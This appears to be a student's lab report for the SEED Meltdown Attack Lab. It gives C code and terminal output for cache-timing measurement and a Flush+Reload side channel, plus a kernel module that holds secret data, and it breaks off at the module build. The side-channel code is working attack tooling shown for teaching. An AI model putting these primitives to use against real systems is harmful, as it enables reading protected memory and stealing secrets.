
Meltdown Attack Lab:


Task1: Reading from Cache versus from Memory

Code:




```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

Result:



```
[10/10/19]seed@VM:~$ gcc -march=native CacheTime.c
[10/10/19]seed@VM:~$ a.out
Access time for array[0*4096]: 118 CPU cycles
Access time for array[1*4096]: 162 CPU cycles
Access time for array[2*4096]: 164 CPU cycles
Access time for array[3*4096]: 22 CPU cycles
Access time for array[4*4096]: 164 CPU cycles
Access time for array[5*4096]: 154 CPU cycles
Access time for array[6*4096]: 156 CPU cycles
Access time for array[7*4096]: 24 CPU cycles
Access time for array[8*4096]: 908 CPU cycles
Access time for array[9*4096]: 152 CPU cycles
[10/10/19]seed@VM:~$ a.out
Access time for array[0*4096]: 76 CPU cycles
Access time for array[1*4096]: 184 CPU cycles
Access time for array[2*4096]: 160 CPU cycles
Access time for array[3*4096]: 24 CPU cycles
Access time for array[4*4096]: 156 CPU cycles
Access time for array[5*4096]: 160 CPU cycles
Access time for array[6*4096]: 154 CPU cycles
Access time for array[7*4096]: 22 CPU cycles
Access time for array[8*4096]: 158 CPU cycles
Access time for array[9*4096]: 160 CPU cycles
```




```
Access time for array[9*4096]: 144 CPU cycles
[10/10/19]seed@VM:~$ a.out
Access time for array[0*4096]: 136 CPU cycles
Access time for array[1*4096]: 144 CPU cycles
Access time for array[2*4096]: 156 CPU cycles
Access time for array[3*4096]: 24 CPU cycles
Access time for array[4*4096]: 158 CPU cycles
Access time for array[5*4096]: 156 CPU cycles
Access time for array[6*4096]: 156 CPU cycles
Access time for array[7*4096]: 24 CPU cycles
Access time for array[8*4096]: 144 CPU cycles
Access time for array[9*4096]: 152 CPU cycles
[10/10/19]seed@VM:~$ a.out
Access time for array[0*4096]: 72 CPU cycles
Access time for array[1*4096]: 154 CPU cycles
Access time for array[2*4096]: 158 CPU cycles
Access time for array[3*4096]: 24 CPU cycles
Access time for array[4*4096]: 158 CPU cycles
Access time for array[5*4096]: 152 CPU cycles
Access time for array[6*4096]: 152 CPU cycles
Access time for array[7*4096]: 26 CPU cycles
Access time for array[8*4096]: 160 CPU cycles
Access time for array[9*4096]: 158 CPU cycles
[10/10/19]seed@VM:~$ a.out
```

Explaination:

The access of array[3*4096] and array[7*4096] faster than that of the other elements, because they are in cache. After I run the program 10 times, I find out that [0*4096] sometimes is fast and sometimes is slow. This is mainly because the first element of the array is adacent to some other data used in the program, so it gets cached if the adjacent data are used


Task2: Using Cache as a Side Channel

Code:



```c
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

Result:




```
[10/10/19]seed@VM:~$ gcc -march=native FlushReload.c
[10/10/19]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~$
[10/10/19]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~$ a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~$ a.out
```

Explanation:


The code us 80 as threshold value. And the program correctly identifies 94 as the secret value. I tried 20 times and 20 times I get the secret correctly.

Task3: Place Secret Data in Kernel Space

Code:




```c
static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
   return single_open(file, NULL, PDE(inode)->data);
#else
   return single_open(file, NULL, PDE_DATA(inode));
#endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                         size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);
   return 8;
}

static const struct file_operations test_proc_fops =
{
   .owner = THIS_MODULE,
   .open = test_proc_open,
   .read = read_proc,
   .llseek = seq_lseek,
   .release = single_release,
};

static __init int test_proc_init(void)
{
   // write message in kernel message buffer
   printk("secret data address:%p\n", &secret);

   secret_buffer = (char*)vmalloc(8);

   // create data entry in /proc
   secret_entry = proc_create_data("secret_data",
                  0444, NULL, &test_proc_fops, NULL);
   if (secret_entry) return 0;

   return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
   remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```



```makefile
KVERS = $(shell uname -r)

# Kernel modules
obj-m += MeltdownKernel.o

build: kernel_modules

kernel_modules:
	make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

clean:
	make -C /lib/modules/$(KVERS)/build M=$(CURDIR) clean
```

Result:




```
[10/10/19]seed@VM:~$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/MeltdownKernel.mod.o
  LD [M]  /home/seed/MeltdownKernel.ko
